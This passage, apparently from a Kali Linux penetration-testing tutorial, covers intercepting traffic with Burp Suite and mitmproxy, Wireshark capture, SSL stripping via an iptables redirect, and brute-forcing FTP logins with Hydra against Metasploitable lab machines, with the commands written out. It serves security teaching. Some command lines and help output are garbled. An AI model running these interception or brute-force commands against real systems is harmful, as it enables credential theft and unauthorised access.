
Burpsuite can be used as a sniffing tool between your browser and the web servers to find the parameters that the web application uses.

To open Burpsuite, go to Applications -> Web Application Analysis -> burpsuite.




To make the setup of sniffing, we configure burpsuite to behave as a proxy. To do this, go to **Options** as shown in the following screenshot. Check the box as shown.

In this case, the proxy IP will be 127.0.0.1 with port 8080.



Then configure the browser proxy which is the IP of burpsuite machine and the port.




To start interception, go to Proxy -> Intercept -> click "Intercept is on".

Continue to navigate on the webpage that you want to find the parameter to test for vulnerabilities.



In this case, it is metasploitable machine with IP 192.168.1.102



Go to "HTTP History". In the following screenshot, the line marked in red arrow shows the last request. In Raw and the hidden parameter such as the Session ID and other parameter such as user name and password has been underlined in red.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, Image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.1.102	GET	/			200	1086	HTML		Metasploitable2 - Linux
2	http://192.168.1.102	GET	/favicon.ico			404	478	HTML	.ico	404 Not Found
3	http://192.168.1.102	GET	/favicon.ico			404	478	HTML	.ico	404 Not Found
4	http://192.168.1.102	GET	/dvwa/			302	445	HTML		
5	http://192.168.1.102	GET	/dvwa/login.php			200	1599	HTML	.php	Damn Vulnerable We...
6	http://192.168.1.102	POST	/dvwa/login.php	<input checked="" type="checkbox"/>	<input type="checkbox"/>			HTML	.php	

Request

Raw Params Headers Hex

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.1.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.102/dvwa/login.php
Cookie: security=high; PHPSESSID=a05443f35fc7eaed14b99f55e7f07
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

username=admin&password=admin&Login=Login
```

mitmproxy

mitmproxy is an SSL-capable man-in-the-middle HTTP proxy. It provides a console interface that allows traffic flows to be inspected and edited on the fly.

To open it, go to the terminal and type "**mitmproxy -parameter**" and for getting help on commands, type "**mitmproxy -h**".

```
root@kali:~#
File Edit View Search Terminal Help
root@kali:~# mitmproxy -h
usage: mitmproxy [options]

Args that start with '--' (eg. --version) can also be set in a config file
(~/.mitmproxy/common.conf or ~/.mitmproxy/mitmproxy.conf or specified via
--conf). The recognized syntax for setting (key, value) pairs is based on the
INI and YAML formats (e.g. key=value or foo=TRUE). For full documentation of
the differences from the standards please refer to the ConfigArgParse
documentation. If an arg is specified in more than one place, then commandline
values override config file values which override defaults.

optional arguments:
  -h, --help            show this help message and exit
  --conf CONFIG_FILE    config file path
  --version             show program's version number and exit
  --shortversion        show program's short version number and exit
  --anticache          Strip out request headers that might cause the server
                      to return 304-not-modified
```


To start the mitmproxy, type “**mitmproxy -p portnumber**”. In this case, it is “mitmproxy -p 80”.




```
root@kali:~# mitmproxy -p 80
root@kali:~#
```

Wireshark


Wireshark is one of the best data packet analyzers. It analyzes deeply the packets in frame level. You can get more information on Wireshark from their official webpage: <https://www.wireshark.org/>. In Kali, it is found using the following path - Applications -> Sniffing & Spoofing -> wireshark.



Once you click wireshark, the following GUI opens up.




Click "Start" and the packet capturing will start as shown in the following screenshot.



sslstrip

sslstrip is a MITM attack that forces a victim's browser to communicate in plain-text over HTTP, and the proxy modifies the content from an HTTPS server. To do this, sslstrip is "stripping" https:// URLs and turning them into http:// URLs.

To open it, go to Applications -> 09-Sniffing & Spoofing -> Spoofing and MITM -> sslstrip.



```
sslstrip 0.9 by Moxie Marlinspike
Usage: sslstrip <options>


Options:
-w <filename>, --write=<filename> Specify file to log to (optional).
-p , --post Log only SSL POSTs. (default)
-s , --ssl Log all SSL traffic to and from server.
-a , --all Log all SSL and HTTP traffic to and from server.
-l <port>, --listen=<port> Port to listen on (default 10000).
-f , --favicon Substitute a lock favicon on secure requests.
-k , --killsessions Kill sessions in progress.
-h Print this help message.

root@kali:~#
```

To set it up, write to forward all the 80 port communication to 8080.

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080  
root@kali:~# route -n
```

Then, start the **sslstrip** command for the port needed.



The screenshot shows a terminal window with a menu bar at the top. The menu bar includes 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal window has a black background and white text. It displays the command 'root@kali:~# sslstrip -l 8080' in red and green colors. The prompt 'root@kali:' is also visible in red.

```
root@kali:~# sslstrip -l 8080
```


11. Kali Linux – Password Cracking Tools

In this chapter, we will learn about the important password cracking tools used in Kali Linux.

Hydra

Hydra is a login cracker that supports many protocols to attack (Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP).

To open it, go to Applications -> Password Attacks -> Online Attacks -> hydra.




It will open the terminal console, as shown in the following screenshot.

```
Examples:
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://:[2001:db8::1]:143/TLS:DIGEST-MD5
hydra -l admin -p password ftp://:[192.168.0.0/24]/
hydra -L logins.txt -P pws.txt -M targets.txt ssh
root@kali:~#
```

In this case, we will brute force FTP service of metasploitable machine, which has IP 192.168.1.101

```
[root@kali ~]# ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:0c:c9:6e
          inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0c:c96e/64 Scope:Link
```

We have created in Kali a word list with extension 'lst' in the path **usr\share\wordlist\metasploit**.



The command will be as follows -

```
hydra -l /usr/share/wordlists/metasploit/user -P
/usr/share/wordlists/metasploit/ passwords ftp://192.168.1.101 -V
```

where **-V** is the username and password while trying

```
[root@kali ~]# hydra -l /usr/share/wordlists/metasploit/user -P
/usr/share/wordlists/metasploit/ passwords ftp://192.168.1.101 -V
```

